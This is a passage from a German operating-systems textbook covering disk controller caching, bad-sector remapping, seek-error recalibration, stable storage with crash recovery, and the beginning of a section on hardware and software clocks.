Einige Plattencontroller bieten der Software die Möglichkeit, die Nummer desjenigen Sektors abzufragen, der sich gerade unter dem Kopf befindet. Mit diesen Controllern sind weitere Optimierungen möglich. Falls mehrere Anfragen für denselben Zylinder vorliegen, kann der Treiber eine Anfrage für den Sektor stellen, der als Nächstes den Kopf passiert. Falls es mehrere Spuren pro Zylinder gibt, können aufeinanderfolgende Anfragen nach verschiedenen Spuren ohne Verzögerung erfüllt werden. Der Controller kann jeden der Köpfe fast augenblicklich auswählen (Auswahl des Kopfes geht ohne Bewegung des Arms und Umdrehungsverzögerung vor sich).

Wenn die Festplatte die Eigenschaft besitzt, dass die Kopfpositionierungszeit wesentlich schneller als die Rotationsverzögerung ist, dann sollte eine andere Art der Optimierung eingesetzt werden. Ausstehende Anfragen werden dazu nach der Sektorennummer sortiert und sobald der nächste Sektor unter dem Kopf auftaucht, wird der Arm zu der richtigen Spur gezogen, um dort zu lesen oder zu schreiben.

Bei modernen Festplatten sind die Positionierungs- und Rotationsverzögerung derart bestimmende Faktoren bei der Performanz, dass das Lesen von jeweils nur ein oder zwei Sektoren sehr ineffizient ist. Deshalb lesen viele Plattencontroller immer gleich

mehrere Sektoren und speichern diese in einem Zwischenspeicher, auch wenn nur ein Sektor angefragt wird. Typischerweise bewirkt das Lesen eines Sektors, dass mit dem Sektor gleich ein großer Teil oder auch der ganze Rest der Spur eingelesen wird, je nachdem, wie viel Speicher im Controller zur Verfügung steht. Die Festplatte in Abbildung 5.18 hat beispielsweise einen 4 MB großen Cache. Die Benutzung des Cache wird dynamisch vom Controller entschieden. Im einfachsten Fall wird der Cache in zwei Teile geteilt, einer für die Lese- und der andere für die Schreibvorgänge. Wenn ein durchgängiger Lesevorgang aus dem Cache erledigt werden kann, kann der Controller die angeforderten Daten sofort zurückliefern.

Es sollte noch erwähnt werden, dass der Controller-Cache vollständig unabhängig vom Cache des Betriebssystems ist. Der Controller-Cache beinhaltet Blöcke, die noch gar nicht angefragt wurden, aber einfach gelesen werden konnten, weil sie beim Lesevorgang eines anderen Blocks quasi als Nebeneffekt ebenfalls unter dem Kopf aufgetaucht sind. Im Gegensatz dazu enthalten die Caches des Betriebssystems ausschließlich Blöcke, die angefragt wurden und bei denen das Betriebssystem davon ausgeht, dass sie in naher Zukunft noch einmal benötigt werden (beispielsweise ein Plattenblock mit einem Verzeichnis-Eintrag).

Wenn ein Controller mehrere Festplatten steuert, sollte das Betriebssystem die Anfrage-Tabellen für jede Platte getrennt verwalten. Immer wenn eine Platte im Leerlauf ist, sollte ein Suchvorgang für den als Nächstes benötigten Zylinder gestartet werden (vorausgesetzt, der Controller erlaubt überlappendes Suchen). Wenn die aktuelle Übertragung beendet ist, wird überprüft, ob eine der Platten über dem richtigen Zylinder positioniert ist. Ist dies der Fall, kann die nächste Übertragung auf diesem Laufwerk gestartet werden. Wenn keiner der Arme auf der richtigen Position ist, initiiert der Treiber auf der Platte, die gerade die Übertragung beendet hat, den nächsten Suchvorgang und wartet auf das nächste Interrupt, in der Hoffnung, dass mittlerweile einer der Arme sein Ziel erreicht hat.

Es ist wichtig zu verstehen, dass alle genannten Schedulingstrategien stillschweigend annehmen, dass die reale Plattengeometrie dieselbe wie die virtuelle Geometrie ist. Falls dies nicht zutrifft, dann sind diese Verfahren kaum sinnvoll, weil das Betriebssystem nicht entscheiden kann, ob Zylinder 40 oder 200 näher an Zylinder 39 liegt. Andererseits kann der Controller diese Strategien intern benutzen, wenn er mehrere Anfragen annehmen kann. In diesem Fall greifen die Strategien immer noch, sie sind aber eine Ebene tiefer integriert, also innerhalb des Controllers.

5.4.4 Fehlerbehandlung

Hersteller von Festplatten erweitern die Grenzen der Technologie stetig, indem sie die lineare Bitdichte erhöhen. Eine mittlere Spur einer 5,25-Zoll-Platte hat einen Umfang von 300 mm. Wenn die Spur 300 Sektoren mit je 512 Byte enthält, könnte die lineare Aufzeichnungsdichte ungefähr 5.000 Bit/mm betragen, wobei berücksichtigt wird, dass einiges an Platz durch Präambeln, Fehlerkorrekturcodes und Lücken zwischen den Sektoren verloren wird. Die Aufzeichnung von 5.000 Bit/mm erfordert ein sehr homogenes Substrat und eine sehr feine Oxidschicht. Unglücklicherweise ist es nicht

möglich, eine Festplatte mit diesen Spezifikationen ohne Defekte herzustellen. Sobald die Herstellungstechnologien dahingehend verbessert sind, auch bei diesen Dichten fehlerfrei zu arbeiten, werden Plattenentwickler zu höheren Dichten übergehen, um die Kapazitäten weiter zu erhöhen – wodurch wahrscheinlich die Defekte wieder eingeführt werden.

Herstellungsfehler führen zu fehlerhaften Sektoren, was bedeutet, dass man beim Auslesen dieser Sektoren andere Werte erhält als die, die man in den Sektor geschrieben hat. Wenn der Defekt nur sehr klein ist, etwa nur einige Bits, dann ist es möglich, den fehlerhaften Sektor trotzdem zu benutzen und die Fehlerkorrektur die falschen Werte jedes Mal korrigieren zu lassen. Wenn die Beschädigung aber größer ist, kann der Fehler nicht auf diese Weise beseitigt werden.

Es gibt zwei allgemeine Ansätze, mit fehlerhaften Blöcken umzugehen: im Controller oder im Betriebssystem. Beim ersten Ansatz wird die Platte getestet, bevor sie von der Fabrik ausgeliefert wird, und eine Liste mit fehlerhaften Sektoren wird auf die Festplatte geschrieben. Jeder fehlerhafte Sektor wird durch einen der Reservesektoren ersetzt.

Für diese Ersetzung gibt es wiederum zwei Ansätze. In ►Abbildung 5.30(a) sieht man eine einzelne Spur mit 30 Datensektoren und zwei Reservesektoren. Sektor 7 ist defekt. Der Controller kann nun einen der Reservesektoren in Sektor 7 umbenennen, wie in ►Abbildung 5.30(b) zu sehen ist. Die andere Möglichkeit ist, alle Sektoren wie in ►Abbildung 5.30(c) um eine Stelle zu verschieben. In beiden Fällen muss der Controller die Sektoren kennen. Er kann diese Informationen verwalten, indem er interne Tabellen verwendet (eine pro Spur) oder indem er die Präambeln neu schreibt, um den umbenannten Sektoren Nummern zu geben. Wenn die Präambeln neu geschrieben wurden, bedeutet die Methode aus Abbildung 5.30(c) mehr Arbeit (weil 23 Präambeln neu geschrieben werden müssen), aber man erhält damit auch eine bessere Performanz, weil eine komplette Spur immer noch während nur einer Umdrehung gelesen werden kann.




Abbildung 5.30: (a) Eine Plattsenspur mit einem fehlerhaften Sektor (b) Ersetzung des defekten Sektors durch einen Reservesektor (c) Verschiebung des Sektors, um den fehlerhaften Sektor zu umgehen

Fehler können auch im normalen Einsatz entstehen, nachdem die Platte eingebaut wurde. Die erste Verteidigungslinie bei Fehlern, die mit der Fehlerkorrektur nicht zu beheben sind, ist ganz einfach die Wiederholung des Lesevorgangs. Einige Fehler sind vorübergehend, das heißt, sie sind zum Beispiel durch feine Staubpartikel unter dem

Kopf entstanden, die bei einem erneuten Leseversuch wieder verschwinden. Wenn der Controller feststellt, dass bei einem bestimmten Sektor immer wieder Fehler auftauchen, kann er noch auf einen Reservesektor ausweichen, bevor der Sektor vollständig zerstört ist. Auf diese Art gehen keine Daten verloren und Betriebssystem und Benutzer haben noch nicht einmal bemerkt, dass überhaupt ein Problem existierte. Gewöhnlich muss die Methode aus Abbildung 5.30(b) genutzt werden, weil die anderen Sektoren nun bereits Daten enthalten könnten. Das Verwenden der Methode aus Abbildung 5.30(c) würde nicht nur das Neuschreiben der Präambeln, sondern auch das Umkopieren der gesamten Daten nach sich ziehen.

Wie bereits erwähnt gibt es zwei generelle Möglichkeiten, mit Fehlern umzugehen: die Behandlung durch den Controller und die Behandlung durch das Betriebssystem. Wenn der Controller das transparente Umlagern von Sektoren nicht wie oben beschrieben durchführen kann, wird diese Aufgabe an das Betriebssystem weitergegeben. Dazu benötigt das Betriebssystem zuerst eine Liste der fehlerhaften Sektoren, die entweder von der Festplatte ausgelesen werden kann oder die einfach durch Testen der gesamten Platte erlangt wird. Sobald das Betriebssystem weiß, welche Sektoren fehlerhaft sind, kann es Umlagerungstabellen (*remapping table*) erzeugen. Wenn der Ansatz aus Abbildung 5.30(c) verwendet werden soll, dann müssen die Daten der Sektoren 7 bis 29 um einen Sektor verschoben werden.

Wenn das Betriebssystem für das Umlagern zuständig ist, muss sichergestellt sein, dass fehlerhafte Sektoren weder in Dateien noch in der Freibereichsliste oder Bitmap auftauchen. Eine Möglichkeit wäre das Erstellen einer geheimen Datei, die alle fehlerhaften Sektoren enthält. Wenn diese Datei nicht in das Dateisystem aufgenommen wird, können Benutzer die Datei auch nicht versehentlich lesen (oder noch schlimmer: freigeben).

Allerdings gibt es noch ein weiteres Problem mit dieser Datei: Sicherungen. Wenn die Festplatte Datei für Datei gesichert wird, ist es wichtig, dass die Sicherungssoftware nicht versucht, die Datei mit den fehlerhaften Blöcken zu kopieren. Um das zu verhindern, muss das Betriebssystem diese Datei so gut verstecken, dass nicht einmal ein Sicherungsprogramm sie finden kann. Wenn die Platte Sektor für Sektor statt dateiweise gesichert wird, dann wird es schwierig – wenn nicht gar unmöglich –, Lesefehler während der Sicherung zu vermeiden. Die einzige Hoffnung ist, dass das Sicherungsprogramm intelligent genug ist, nach zehn Lesefehlern aufzugeben und mit dem nächsten Sektor weiterzumachen.

Fehlerhafte Sektoren sind nicht die einzige Fehlerquelle. Es können auch Kopfpositionierungsfehler (*seek error*) durch mechanische Probleme des Lesearms auftreten. Der Controller speichert die Armposition intern ab. Um einen Suchvorgang durchzuführen, schickt er eine Reihe von Impulsen an den Armmotor,² ein Puls pro Zylinder, dadurch wird der Arm zu dem neuen Zylinder bewegt. Wenn der Arm an seinem Ziel angekommen ist, liest der Controller die aktuelle Zylindernummer von der Präambel des nächsten Sektors. Wenn sich der Arm an einer falschen Stelle befindet, ist ein Positionierungsfehler aufgetreten.

2 Anm. d. Fachlektors: siehe Fußnote 4 in Kapitel 1.

Die meisten Festplattencontroller korrigieren diese Fehler automatisch, aber viele Diskettencontroller (auch die eines Pentiums) setzen nur ein Fehlerbit und überlassen den Rest dem Treiber. Der Treiber verwaltet diesen Fehler durch die Ausführung eines `recalibrate`-Kommandos, um den Arm so schnell wie möglich zu bewegen und die intern im Controller gespeicherte Position auf 0 zu setzen. Normalerweise ist damit das Problem gelöst. Falls nicht, muss das Laufwerk repariert werden.

Wie wir gesehen haben, ist der Controller selbst ein kleiner spezialisierter Computer, mit Software, Variablen, Puffern und manchmal auch Fehlern. Hin und wieder kann eine ungewöhnliche Folge von Ereignissen einen Fehler auslösen, wie etwa das Auftreten eines Interrupts auf der einen Platte und die gleichzeitige Verwendung der `recalibrate`-Befehl für eine andere Platte. Dadurch kann der Controller in eine Schleife geraten oder die Übersicht darüber verlieren, was er gerade macht. Entwickler von Controllern planen gewöhnlich für den schlimmsten Fall und sehen deshalb einen Pin auf dem Chip vor, der bei einem Signal den Controller alles vergessen lässt und ihn zurücksetzt. Wenn alles andere fehlschlägt, kann der Plattentreiber ein Bit setzen, um dieses Signal auszulösen, und so den Controller zurücksetzen. Wenn selbst das nicht hilft, kann der Treiber nur noch eine Fehlermeldung ausgeben und aufgeben.

Die Rekalibrierung der Platte erzeugt ein lustiges Geräusch, stört aber ansonsten nicht weiter. Doch es gibt eine Situationen, in der Rekalibrierung ein echtes Problem ist: Systeme mit Echtzeitanforderungen. Wenn ein Video von einer Festplatte abgespielt wird oder Dateien von einer Festplatte auf eine CD-ROM gebrannt werden, dann ist es sehr wichtig, dass die Bits von der Platte mit einer einheitlichen Geschwindigkeit ankommen. Unter diesen Umständen verursachen Rekalibrierungen Lücken im Datenstrom und sind deshalb nicht akzeptabel. Für solche Anwendungen existieren spezielle Laufwerke, sogenannte **AV-Laufwerke** (*Audio Visual Disk*), die niemals eine Rekalibrierung durchführen.

5.4.5 Zuverlässiger Speicher

Wie wir gesehen haben, machen Festplatten manchmal Fehler. Korrekte Sektoren können plötzlich fehlerhaft werden. Ganze Laufwerke gehen manchmal unerwartet kaputt. RAID-Systeme schützen vor dem Ausfall einiger Sektoren oder sogar ganzer Laufwerke. Aber sie schützen nicht davor, dass durch Schreibfehler von vornherein fehlerhafte Daten abgelegt werden. Sie schützen auch nicht gegen Abstürze während eines Schreibvorganges, bei dem die ursprünglichen Daten ohne das Ersetzen durch neuere Daten zerstört werden.

Für einige Anwendungen ist es wichtig, dass Daten niemals verloren gehen oder zerstört werden, auch nicht durch Platten- oder Prozessorfehler. Idealerweise sollte eine Platte einfach immer ohne Fehler arbeiten. Unglücklicherweise ist dies nicht erreichbar. Was aber erreichbar ist, ist ein Teilsystem mit den folgenden Eigenschaften: Wenn ein Schreibvorgang ausgeführt wird, dann wird dieser entweder korrekt oder gar nicht ausgeführt, im zweiten Fall bleiben die bestehenden Daten also intakt. Ein solches

System wird **zuverlässiger Speicher** (*stable storage*) genannt und in Software implementiert (Lampson und Sturgis, 1979). Das Ziel ist, die Platte um jeden Preis konsistent zu halten. Im Folgenden werden wir eine Variante der ursprünglichen Idee beschreiben.

Bevor der Algorithmus beschrieben wird, ist es wichtig, ein klares Modell aller möglichen Fehler zu haben. Dieses Modell setzt voraus, dass der Schreibvorgang eines Blocks (ein oder mehrere Sektoren) entweder korrekt oder fehlerhaft ist und dieser Fehler bei einem nachfolgenden Lesen erkannt werden kann, indem die Werte der Fehlerkorrektur geprüft werden. Prinzipiell ist garantierter Fehlererkennung niemals möglich, weil beispielsweise mit einem 16-Byte-Fehlerkorrekturfeld zum Schutz eines 512-Byte-Sektors zwar $2^{4.096}$ Datenwerte, aber nur 2^{144} Fehlerkorrekturwerte existieren. Wenn der Block also beim Schreiben verstümmelt wurde, die Fehlerkorrekturwerte aber nicht, gibt es Milliarden von fehlerhaften Kombinationen, die zu demselben Fehlerkorrekturwert passen. Wenn eine davon auftritt, dann wird der Fehler nicht erkannt. Insgesamt beträgt die Wahrscheinlichkeit ungefähr 2^{-144} , dass zufällige Daten den richtigen 16-Byte-Fehlerkorrekturcode haben – eine Zahl, die klein genug ist, um sie als 0 anzusehen, auch wenn das genau genommen nicht richtig ist.

Das Modell setzt außerdem voraus, dass ein korrekt geschriebener Sektor von selbst fehlerhaft werden kann und damit unlesbar wird. Dabei ist die zugrunde liegende Annahme, dass solche Ereignisse extrem selten sind, womit wir den Fall vernachlässigen können, bei dem ein Fehler in demselben Sektor einer zweiten (unabhängigen) Platte innerhalb eines überschaubaren Zeitraumes (etwa 1 Tag) auftritt.

Eine weitere Modellannahme ist, dass der Prozessor ausfallen kann, wobei er dann einfach anhält. Jeder momentan durchgeführte Schreibvorgang auf die Festplatte stoppt daraufhin auch, was zu fehlerhaften Daten in einem Sektor und einem falschen Fehlerkorrekturcode führt, der später erkannt werden kann. Unter all diesen Bedingungen kann zuverlässiger Speicher wirklich 100% Zuverlässigkeit bringen, d.h., alle Schreibvorgänge werden entweder korrekt durchgeführt oder die alten Daten werden an Ort und Stelle gelassen. Natürlich schützt dies nicht vor physischen Katastrophen, wie beispielsweise vor einem Erdbeben, durch das der Computer in eine 100 m tiefe Erdspalte fallen und in einem See aus kochender Magma landen kann. Es wäre hart, wollte man unter diesen Umständen die Wiederherstellung in der Software durchführen.

Zuverlässiger Speicher benutzt ein Paar identischer Festplatten, wobei die korrespondierenden Blöcke zusammenarbeiten, um einen fehlerfreien Block zu bilden. Wenn keine Fehler auftreten, dann sind die zwei Blöcke auf den beiden Festplatten identisch. Eine von beiden lässt sich dann zum Lesen verwenden. Damit dieses Ziel erreicht werden kann, sind folgende drei Operationen definiert:

- 1. Zuverlässiges Schreiben** (*stable write*): Ein zuverlässiger Schreibvorgang besteht zunächst aus dem Schreiben des Blocks auf Laufwerk 1, danach wird der Block direkt wieder ausgelesen, um zu überprüfen, ob er korrekt geschrieben wurde. Falls er nicht richtig gespeichert wurde, werden der Schreibvorgang und die Prüfung bis zu n -mal wiederholt. Falls nach n Versuchen immer noch ein Fehler vorliegt, wird der Block auf einem Reservesektor belegt und die Operation so lange wiederholt, bis sie fehlerfrei durchgeführt wurde – egal, wie viele Reserve-

sektoren dazu ausprobiert werden müssen. Nachdem das Schreiben auf Laufwerk 1 beendet ist, wird der entsprechende Block auf Laufwerk 2 geschrieben und wieder eingelesen. Auch hier wird die Prozedur so oft wie nötig wiederholt, bis fehlerfrei geschrieben werden konnte. Wenn es keinen Prozessorabsturz gegeben hat, sind nach Ende des zuverlässigen Schreibens die Blöcke auf beiden Laufwerken sowohl korrekt geschrieben als auch verifiziert worden.

- 2. Zuverlässiges Lesen (stable read):** Ein zuverlässiges Lesen liest zuerst den Block von Laufwerk 1. Wenn dabei ein falscher Fehlerkorrekturcode ermittelt wird, wird das Lesen bis zu n -mal wiederholt. Falls nach n Versuchen immer noch fehlerhafte Korrekturcodes gelesen werden, wird der Block von Laufwerk 2 gelesen. In Anbetracht der Tatsache, dass ein fehlerfreies zuverlässiges Schreiben zwei korrekte Kopien eines Blocks hinterlässt, und basierend auf unserer Annahme, dass die Wahrscheinlichkeit des spontanen Ausfalls beider Blöcke innerhalb eines gewissen Zeitraumes vernachlässigbar ist, wird ein zuverlässiger Lesevorgang immer erfolgreich sein.
- 3. Wiederherstellung nach Absturz (crash recovery):** Nach einem Absturz durchsucht ein Wiederherstellungsprogramm beide Festplatten und vergleicht die entsprechenden Blöcke miteinander. Wenn ein Blockpaar in Ordnung und identisch ist, wird nichts unternommen. Falls einer der Blöcke einen Fehler im Fehlerkorrekturcode hat, wird der fehlerhafte Block mit dem korrekten Block überschrieben. Wenn beide Blöcke korrekt, aber unterschiedlich sind, wird der Block von Laufwerk 1 auf Laufwerk 2 geschrieben.

Wenn keine Prozessorabstürze auftreten, funktioniert dieses Schema immer, weil ein zuverlässiger Schreibvorgang stets zwei korrekte Kopien jedes Blocks speichert und wir annehmen, dass spontane Fehler nie in beiden korrespondierenden Blöcken zur gleichen Zeit auftreten. Was passiert aber, wenn die CPU während eines zuverlässigen Schreibens abstürzt? Das hängt davon ab, wann genau der Absturz passiert ist. Dafür gibt es fünf Möglichkeiten, wie in ▶Abbildung 5.31 dargestellt.




Abbildung 5.31: Analyse des Einflusses eines Absturzes bei zuverlässigerem Schreiben

In ▶Abbildung 5.31(a) stürzt die CPU ab, bevor einer der beiden Blöcke geschrieben wurde. Während der Wiederherstellung wird kein Block verändert und der alte Inhalt bleibt erhalten, was erlaubt ist.

In ► Abbildung 5.31(b) stürzt der Prozessor während des Schreibens auf Laufwerk 1 ab, dadurch wird der Inhalt des Blocks zerstört. Das Wiederherstellungsprogramm erkennt diesen Fehler und stellt den Block auf Laufwerk 1 anhand der Daten von Laufwerk 2 wieder her. So werden die Auswirkungen des Absturzes ausgewischt und der alte Zustand vollständig wiederhergestellt.

In ► Abbildung 5.31(c) erfolgt der Absturz, nachdem auf Laufwerk 1 geschrieben wurde, aber noch bevor das Schreiben auf Laufwerk 2 begonnen wurde. Der Punkt, an dem es kein Zurück mehr gibt, wurde hier überschritten: Das Wiederherstellungsprogramm kopiert den Block von Laufwerk 1 nach Laufwerk 2. Der Schreibvorgang ist erfolgreich.

Die Situation in ► Abbildung 5.31(d) ist dieselbe wie in Abbildung 5.31(b): Bei der Wiederherstellung überschreibt der korrekte Block den fehlerhaften und wiederum ist der endgültige Wert beider Blöcke der Inhalt des neuen Blocks.

Schließlich erkennt das Wiederherstellungsprogramm bei der Konstellation von ► Abbildung 5.31(e), dass beide Blöcke gleich sind, weshalb keiner von beiden geändert wird, damit ist das Schreiben auch hier erfolgreich.

Für dieses Modell gibt es verschiedene Optimierungen und Verbesserungen. Zunächst einmal ist das paarweise Vergleichen aller Blöcke nach einem Absturz zwar möglich, aber teuer. Eine wesentliche Verbesserung dabei ist festzuhalten, welcher Block während eines zuverlässigen Schreibens verändert wurde, damit nur dieser eine Block bei der Wiederherstellung geprüft werden muss. Manche Computer besitzen eine kleine Menge an **nicht flüchtigem Speicher** (*nonvolatile RAM*), einem speziellen CMOS-Speicherbaustein, der von einer Lithium-Batterie gepuffert wird. Solche Batterien halten jahrelang, möglicherweise ein ganzes Computerleben lang. Anders als beim Arbeitsspeicher ist der Inhalt des nicht flüchtigen Speichers nach einem Absturz nicht verloren. Normalerweise wird die aktuelle Zeit hier gespeichert (und durch eine spezielle Schaltung hochgezählt) – deshalb weiß der Rechner stets, wie spät es ist, auch wenn er ausgesteckt wurde.

Nehmen wir an, dass ein paar Byte dieses nicht flüchtigen Speichers für Betriebssystemzwecke verfügbar sind. Das zuverlässige Schreiben kann dann vor jedem Schreibvorgang die Nummer des zu beschreibenden Blocks in den nicht flüchtigen Speicher schreiben. Nachdem der Schreibvorgang erfolgreich abgeschlossen wurde, wird die Blocknummer im nicht flüchtigen Speicher mit einem ungültigen Wert überschrieben, z.B. mit -1. Unter diesen Voraussetzungen kann das Wiederherstellungsprogramm nach einem Absturz anhand des nicht flüchtigen Speichers herausfinden, ob ein Schreibvorgang stattgefunden hat, und wenn ja, welcher Block betroffen ist. Die beiden Kopien dieses Blocks können dann auf Korrektheit und Konsistenz hin untersucht werden.

Wenn kein nicht flüchtiger Speicher verfügbar ist, kann er folgendermaßen simuliert werden: Am Anfang eines zuverlässigen Schreibens wird die entsprechende Blocknummer in einen festgelegten Plattenblock auf Laufwerk 1 geschrieben. Dieser Block wird dann erneut gelesen, um den Schreibvorgang zu verifizieren. Wenn die Korrektheit sichergestellt ist, wird die Blocknummer auf den entsprechenden Block von Laufwerk 2 geschrieben und verifiziert. Nach dem erfolgreichen Abschluss des zuverlässigen

Schreibens werden die beiden Blöcke mit einer ungültigen Blocknummer beschrieben und überprüft. Auch hier gilt wieder, dass nach einem Absturz leicht festzustellen ist, ob ein zuverlässiges Schreiben während des Absturzes durchgeführt wurde. Natürlich benötigt diese Technik acht zusätzliche Plattenoperationen, um einen Block zuverlässig zu speichern, weshalb sie äußerst sparsam eingesetzt werden sollte.

Es lohnt sich, noch einen letzten Punkt hervorzuheben. Wir haben angenommen, dass nur ein einziger spontaner Verfall eines korrekten Blocks zu einem fehlerhaften Block pro Tag passieren kann. Wenn aber genügend Tage verstreichen, dann könnte auch der entsprechende Block auf der zweiten Platte fehlerhaft werden. Deshalb muss einmal am Tag eine komplette Überprüfung beider Platten durchgeführt werden, um jeden Fehler zu beheben. Auf diese Weise sind beide Platten am Morgen immer identisch. Auch wenn zwei korrespondierende Blöcke innerhalb von wenigen Tagen fehlerhaft werden, können noch alle Fehler korrigiert werden.

5.5 Uhren

Die **Uhren** (manchmal auch **Timer** genannt) sind aus vielerlei Gründen von großer Bedeutung für die Funktionsweise eines multiprogrammierbaren Systems. Unter anderem verwalten sie die Uhrzeit und verhindern, dass ein Prozess die CPU völlig in Beschlag nimmt. Die Softwareuhr kann wie ein Gerätetreiber aufgebaut sein, obwohl eine Uhr weder ein blockorientiertes Gerät wie etwa eine Festplatte noch ein zeichenorientiertes Gerät wie zum Beispiel eine Maus ist. Unsere Untersuchung der Uhren folgt demselben Muster wie in den vergangenen Abschnitten: Zuerst werden die Hardwareuhren und danach die Softwareuhren analysiert.

5.5.1 Hardwareuhren

Zwei Arten von Uhren werden im Allgemeinen in Computern verwendet und beide unterscheiden sich deutlich von den Uhren, die von Menschen benutzt werden. Die einfacheren Uhren sind an die 110- oder 220-Volt-Stromversorgung gekoppelt und lösen bei jedem Spannungszyklus (50 oder 60 Hz) eine Unterbrechung aus. Früher waren diese Uhren sehr verbreitet, heute werden sie dagegen kaum noch eingesetzt.

Ein andere Art von Uhr besteht, wie in ▶ Abbildung 5.32 dargestellt, aus drei Komponenten: einem Quarzoszillator, einem Zähler und einem Halte-Register (*holding register*). Wenn ein Stück Quarz genau geschnitten ist und durch eine Wechselspannung angeregt wird, erzeugt der Quarz periodische Signale mit einer sehr hohen Genauigkeit, je nach gewähltem Kristall in der Regel im Bereich von mehreren hundert Megahertz. Mit dem Einsatz von Elektronik kann dieses Basissignal mit einer kleinen Zahl multipliziert werden, um Frequenzen bis zu 1.000 MHz oder sogar noch mehr zu erreichen. Zumindest einer dieser Schaltkreise ist in jedem Computer zu finden, damit ein synchrones Signal für die verschiedenen Computerschaltkreise zur Verfügung gestellt wird. Dieses Signal wird in einen Zähler eingespeist. Bei jedem Signal wird der Zähler um eins vermindert. Falls der Zähler den Wert null annimmt, wird ein Interrupt ausgelöst.




Abbildung 5.32: Eine programmierbare Uhr

Programmierbare Uhren können meistens in mehreren unterschiedlichen Modi betrieben werden. Im **Einmalmodus** (*one-shot mode*) wird beim Starten der Uhr der Wert des Halte-Registers in den Zähler geladen und der Zähler wird bei jedem Signal dekrementiert. Erreicht der Zähler den Wert null, wird ein Interrupt ausgelöst und die Uhr hält an, bis sie durch die Software explizit wieder gestartet wird. Im **Wiederholungsmodus** (*square-wave mode*) dagegen wird nach Erreichen des Werts null und des dadurch ausgelösten Interrupts der Wert des Halte-Registers automatisch wieder in den Zähler geladen und der gesamte Vorgang wiederholt sich. Diese periodischen Interrupts werden **Timerintervalle** (*clock tick*) genannt.

Der Vorteil der programmierbaren Uhren ist, dass die Unterbrechungsfrequenz durch die Software gesteuert werden kann. Bei der Verwendung eines 500-MHz-Schwingquarzes wird der Zähler alle 2 ns dekrementiert. Mit einem (vorzeichenlosen) 32-Bit-Register können die Interrupts so programmiert werden, dass sie mit Raten zwischen 2 ns und 8,6 s ausgelöst werden. Programmierbare Uhrenbausteine enthalten in der Regel zwei oder drei unabhängig voneinander programmierbare Uhren und können noch weitere Optionen anbieten (zum Beispiel Hoch- statt Herunterzählen, Sperren der Interrupts und einige mehr).

Damit die aktuelle Zeit nicht verloren geht, wenn der Strom abgeschaltet wird, speichern die meisten Computer die reale Zeit in einer batteriebetriebenen Sicherungsuhr, die mit demselben Schwachstromschaltkreis ausgestattet ist wie eine digitale Armbanduhr. Diese Uhr kann beim Hochfahren gelesen werden. Wenn keine Sicherungsuhr vorhanden ist, fragt die Software den Benutzer nach der aktuellen Zeit und dem aktuellen Datum. Für ein vernetztes System gibt es außerdem eine Standardmöglichkeit, wie die aktuelle Zeit von einem entfernten Rechner gelesen werden kann. In jedem Fall findet als Nächstes eine Übersetzung der Zeit in die Anzahl Timerintervalle statt, die seit 0 Uhr **UTC** (**koordinierte Weltzeit**), hat die Mittlere Greenwichzeit (GMT) abgelöst) am 1.1.1970, so wie unter UNIX, oder seit einem anderen Bezugszeitpunkt vergangen sind. Unter Windows beginnt die Zeitrechnung am 1.1.1980. Bei jedem Timerintervall wird die reale Zeit um eins erhöht. Normalerweise werden Hilfsprogramme zur Verfügung gestellt, um die Systemuhr und die Sicherungsuhr einzustellen und miteinander zu synchronisieren.

5.5.2 Softwareuhren

Alles, was die Hardwareuhr leistet, ist das Auslösen von Interrupts in vorgegebenen Intervallen. Alles Weitere wird von der Software, dem Uhrentreiber, übernommen. Die genauen Aufgaben eines Uhrentreibers variieren von Betriebssystem zu Betriebssystem, doch in der Regel gehören die meisten der folgenden Aufgaben dazu:

- 1.** Verwalten der Uhrzeit
- 2.** Verhindern, dass Prozesse länger laufen, als es ihnen gestattet ist
- 3.** Buchführen über die Prozessornutzung
- 4.** Behandlung des `alarm`-Systemaufrufes durch Benutzerprozesse
- 5.** Bereitstellen von Uhren zur Überwachung von Betriebssystemaktivitäten
- 6.** Profiling, Monitoring und Führen von Statistiken

